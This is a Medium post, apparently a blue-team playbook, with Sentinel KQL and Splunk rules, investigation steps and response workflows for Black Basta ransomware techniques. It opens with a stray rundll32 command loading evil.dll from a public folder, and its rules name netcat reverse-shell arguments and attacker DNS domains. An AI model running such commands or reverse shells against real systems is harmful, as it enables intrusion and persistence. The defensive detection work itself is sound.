rundll32.exe C:\Users\Public\evil.dll,Start
name: command_prompt
```

Blue Team Response Playbook developed by Buddy

Blue Team Response Playbook for Black Basta TTPs

Let's arm defenders with a **step-by-step** playbook to catch and respond to **Black Basta-style** attacks! 🚀

🟡 T1090: Proxy (SOCKS Proxy Setup)

🔍 Detection

KQL Query (Sentinel):

```
SecurityEvent
| where EventID == 4688
| where CommandLine contains "New-Object System.Net.Sockets.TcpClient"
```

Splunk Rule:

```
index=windows EventCode=4688
| search CommandLine="New-Object System.Net.Sockets.TcpClient"
```

🕵️ Investigation

Review the **parent process** (e.g., PowerShell, cmd.exe).

Check the **destination IP** — is it a known threat actor or C2 server?

Look for related **registry modifications** or **file writes**.

Response

Kill the process establishing the proxy.

Block the IP address at the firewall or proxy level.

Quarantine the host for further forensic analysis.

T1071: Application Layer Protocol (DNS Tunneling)

Detection

KQL Query (Sentinel):

```
SecurityEvent  
| where EventID == 22  
| where QueryName contains ".attacker-server.com"
```

Splunk Rule:

```
index=dns EventCode=22  
| search QueryName="*.attacker-server.com"
```

Investigation

Check for **unusual DNS queries** (large TXT responses, frequent lookups).

Correlate with **PowerShell execution** or **Base64 decoding** events.

Response

Sinkhole or block the domain at the DNS resolver.

Analyze memory dumps for in-memory payloads.

Monitor for follow-up C2 activity on other ports (e.g., HTTP/S).

🟢 T1218: Signed Binary Proxy Execution (Rundll32)

🔍 Detection

KQL Query (Sentinel):

```
SecurityEvent  
| where EventID == 4688  
| where NewProcessName endswith "rundll32.exe"  
| where CommandLine contains "\\Public\" or CommandLine contains "\\Temp\""
```

Splunk Rule:

```
index=windows EventCode=4688  
| search NewProcessName="rundll32.exe"  
| search CommandLine="C:\\Users\\Public\\*.dll"
```

🕵️ Investigation

Review the **loaded DLL** — is it signed? Is it from a suspicious path?

Trace parent/child processes — did **rundll32** spawn a reverse shell?

Look for **scheduled tasks** or **registry keys** added for persistence.

🛡️ Response

Terminate rundll32.exe immediately.

Delete the payload DLL and check for **other artifacts** in temp directories.

Audit scheduled tasks and autorun entries for stealth persistence mechanisms.

🟢 1. PowerShell SOCKS Proxy (T1090: Proxy)

```
index=windows EventCode=4688
| search CommandLine="New-Object System.Net.Sockets.TcpClient"
| table _time, host, User, ParentProcessName, NewProcessName, CommandLine
```

2. DNS Tunneling via PowerShell (T1071: Application Layer Protocol)

```
index=dns EventCode=22
| search QueryName="*.attacker-server.com" OR QueryName="*.malicious-domain.com"
| table _time, host, QueryName, QueryType, ResponseCode
```

3. Obfuscated Rundll32 Execution (T1218: Signed Binary Proxy Execution)

```
index=windows EventCode=4688
| search NewProcessName="rundll32.exe"
| search CommandLine="C:\\Users\\Public\\*.dll" OR CommandLine="C:\\Temp\\*.dll"
| table _time, host, User, ParentProcessName, NewProcessName, CommandLine
```

4. Netcat Reverse Shell (T1059: Command and Scripting Interpreter)

```
index=windows EventCode=4688
| search CommandLine="nc" OR CommandLine="netcat"
| search CommandLine="-e /bin/bash" OR CommandLine="-e cmd.exe"
| table _time, host, User, ParentProcessName, NewProcessName, CommandLine
```

5. Registry Persistence (T1547: Boot or Logon Autostart Execution)

```
index=windows EventCode=4657
| search ObjectName="HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"
| table _time, host, User, ObjectName, OperationType, ProcessName
```


Why This Matters

With this setup, you can:

Simulate attacks with Atomic Red Team

Detect threats in Splunk or Sentinel

Respond fast using the Blue Team Playbook

Incident Response Workflows for Black Basta TTPs

These workflows guide defenders step by step — from **alert to containment**.

🟡 1. PowerShell SOCKS Proxy (T1090: Proxy)

🟢 Alert Trigger:

PowerShell TCP socket creation detected (via KQL or Splunk).

🕵️ Investigation:

Identify the source process:

Parent: **PowerShell.exe**

Command:

```
New-Object System.Net.Sockets.TcpClient
```

Check the destination IP:

Known C2 infrastructure? (Look up in threat feeds)

Newly registered domain? (Flag as suspicious)

Correlate with lateral movement:

Did the host connect to **other internal systems**?

Are there **Netcat** or **SMB enumeration** events nearby?

🔥 Containment & Remediation:

Kill the proxy process:

powershell

```
Stop-Process -Name powershell -Force
```

Block the C2 IP/domain on the firewall.

Quarantine the host for forensic triage.

🟡 2. DNS Tunneling (T1071: Application Layer Protocol)

🟢 Alert Trigger:

Suspicious DNS query detected (e.g., TXT record with large payload).

🕵️ Investigation:

Analyze the DNS query:

Query type: TXT, MX, or CNAME

Response size: Unusually large?

Correlate with process activity:

Was PowerShell or cmd.exe running?

Any Base64 decoding commands?

Hunt for encoded payloads:

Search script block logs (Event ID 4104).

Look for new scheduled tasks or registry keys.

🔥 Containment & Remediation:

Block the DNS domain at the DNS resolver.

Capture memory dumps to check for in-memory payloads.

Monitor network traffic for fallback C2 over HTTP/HTTPS.

3. Obfuscated Rundll32 Execution (T1218: Signed Binary Proxy Execution)

Alert Trigger:

Rundll32 execution from a non-standard path (Temp, Public, etc.).

Investigation:

Analyze the DLL path:

Is it in **Temp**, **AppData**, or **Public**?

Is the DLL **signed** or **packed**?

Trace the parent process:

Did **cmd.exe** or **PowerShell** spawn **rundll32**?

Any **file downloads** or **curl/iwr** commands?

Look for persistence artifacts:

Registry Run keys

Scheduled tasks

Containment & Remediation:

Terminate rundll32.exe:

powershell

```
Stop-Process -Name rundll32 -Force
```

Delete the malicious DLL from disk.

Audit autoruns and tasks for stealth persistence mechanisms.

Production-Ready Detection Stack

Production-Ready Detection Stack for Black Basta TTPs Let's turn everything we've built into a **deployable detection stack** — ready for **Microsoft Sentinel**, **Splunk**, or any SIEM! 🔥

Here's a complete checklist to take these rules to production.

Log Sources (Essential for Detection)

Process Creation Logs

4688 (New Process)

Detect suspicious process executions

Registry Events

4657 (Registry Value Change)

Catch registry persistence attempts

DNS Query Logs

22 (DNS Query)

Detect DNS tunneling & beaconing

Script Block Logging

4104 (PowerShell Script Execution)

See full PowerShell script contents

Network Logs (Firewalls/Proxies)

N/A (Depends on device)

Monitor outbound C2 traffic

Detection Rules (KQL + Splunk)

PowerShell SOCKS Proxy (T1090)

```
New-Object System.Net.Sockets.TcpClient
```

Sentinel / Splunk

DNS Tunneling (T1071)

Suspicious DNS TXT lookups

Sentinel / Splunk

Obfuscated Rundll32 Execution (T1218)

Rundll32 loading DLLs from Temp or Public

Sentinel / Splunk

Netcat Reverse Shell (T1059)

Netcat or bash TCP reverse shell commands

Sentinel / Splunk

Registry Persistence (T1547)

Registry changes in Run keys or Winlogon

Sentinel / Splunk

Alert Configuration (Tuning & Thresholds)

Set Severity Levels:

High: LSASS dumping, PowerShell socket creation, DNS tunneling.

Medium: SMB enumeration, registry modifications.

Low: Netstat or basic discovery commands (monitor only).

Tune for False Positives:

Allowlist trusted processes (e.g., admin tools, network scanners).

Ignore known internal domains (for DNS queries).

Adjust frequency thresholds (e.g., flag >10 DNS queries in 60 sec).

Alert Workflow (Example for PowerShell Proxy)

Alert Trigger: PowerShell socket creation (New-Object System.Net.Sockets.TcpClient)

Automated Actions:

Kill the PowerShell process

Block the destination IP on the firewall

Analyst Investigation:

Trace process lineage (parent/child processes)

Correlate with DNS, SMB, and registry events

Remediation:

Quarantine the host

Capture memory dumps for forensic analysis

Final Deployment Checklist

- ✓ **Log sources enabled** (process creation, DNS, registry, etc.)
- ✓ **SIEM rules deployed** (KQL, Splunk queries active)
- ✓ **Alerts tuned** (severity, allowlists, thresholds)
- ✓ **Automated playbook configured** (kill processes, block IPs)
- ✓ **SOC trained on workflows** (step-by-step incident response)

With this setup, your SOC can:

Simulate the attacks (via Atomic Red Team).

Detect the behaviors (with Sigma, KQL, Splunk).



Buddy is the best

Ransomware

Cybersecurity

Information Security

Threat Intelligence

Malware



Following

Published in OSINT Team

8.3K Followers · Last published 1 day ago

We teach OSINT from multiple perspectives. InfoSec experts, journalists, law enforcement and other intelligence specialists read us to grow their skills faster.



Follow

Written by SIMKRA

632 Followers · 223 Following


No responses yet



Cr0n

What are your thoughts?

More from SIMKRA and OSINT Team




 In Detect FYI by SIMKRA

Playbook Hunting Chinese APT

Chinese APT TTPs and LOLBAS Operations


Jan 2  131  1



 In OSINT Team by coffinxp

FFUF Mastery: The Ultimate Web Fuzzing Guide

master these web fuzzing methods for Easy Bounties in Bug Bounty programs



In OSINT Team by Practical OSINT

4 Best Telegram BOTs for Phone Number Investigation

Discover social media accounts, email addresses, associated names, profile picture and spam or fraud activities connected to a phone...

Oct 2, 2024 259 3

Chain Phase	LockBit Techniques	Black Basta Techniques
Initial Access	CVE-2023-22527 (Confluence)	Confluence, OWA, Fortinet, Log4Shell
Execution	RDP, PDQ Deploy	Psexec, PowerShell, WMIC, rundll32
Persistence	AnyDesk, Scheduled Tasks	AnyDesk, Splashtop, Registry Run Keys
Privilege Escalation	Mimikatz, LSASS Dumping	Mimikatz, secretsdump.py, LSASS dumping
Discovery	Netstat, Ping, Systeminfo	Netstat, Net view, ipconfig, systeminfo
Lateral Movement	SMB Shares, RDP, PDQ Deploy	SMB, Psexec, RDP, Remote PowerShell
Exfiltration	Rclone to MEGA.io	Rclone, curl, bitsadmin
Impact (Ransomware)	File encryption & ransom note drop	File encryption, data wiping, service killing

In OSINT Team by SIMKRA

The Ultimate Black Basta Chat Leak Part 2—Veeam & Confluence

LockBit & Black Basta exploit Confluence

3d ago  103



See all from SIMKRA

See all from OSINT Team

Recommended from Medium





Hossam Ehab

PowerShell Exploits—Modern APTs and Their Malicious Scripting Tactics

Hi in this blog we'll start with an introduction to PowerShell, explaining why it's a favorite tool for red teamers. From there, we'll...

Feb 14  185  4



 In AWS in Plain English by Taimur Ijlal 

Why Are Cybersecurity Professionals Losing Their Jobs In 2025 ?

Layoffs Do Not Define You. How To Keep Moving Forward

 Feb 18  169  8



Lists

Tech & Tools

23 stories · 400 saves

Medium's Huge List of Publications Accepting Submissions

414 stories · 4604 saves

Staff picks

819 stories · 1636 saves

Natural Language Processing

1958 stories · 1605 saves

 In Offensive Black Hat Hacking & Security by Harshad Shah 

Cybersecurity Roadmap 2025

How to start cybersecurity in 2025?

 Dec 14, 2024  207  3

 In OSINT Team by Cybersec with Hemmars

My Virtual HomeLab: Introduction

Simple Overview of My Virtualized HomeLab with VMware Workstation Pro

★ Feb 20 🖱 53 💬 1



☐ In InfoSec Write-ups by Satyam Pathania

Why I Quit Bug Bounty Hunting :(

It was purely my experience , i respect other bug bounty hunters :)

★ Oct 6, 2024 🖱 536 💬 12



☐ Khaleel Khan

cURL for Bypassing WAF: Advanced Techniques & Commands Every Hacker Should Know

Web Application Firewalls (WAFs) are designed to protect web applications from common web-based attacks like SQL injection, Cross-Site...



Oct 5, 2024



238



2



See more recommendations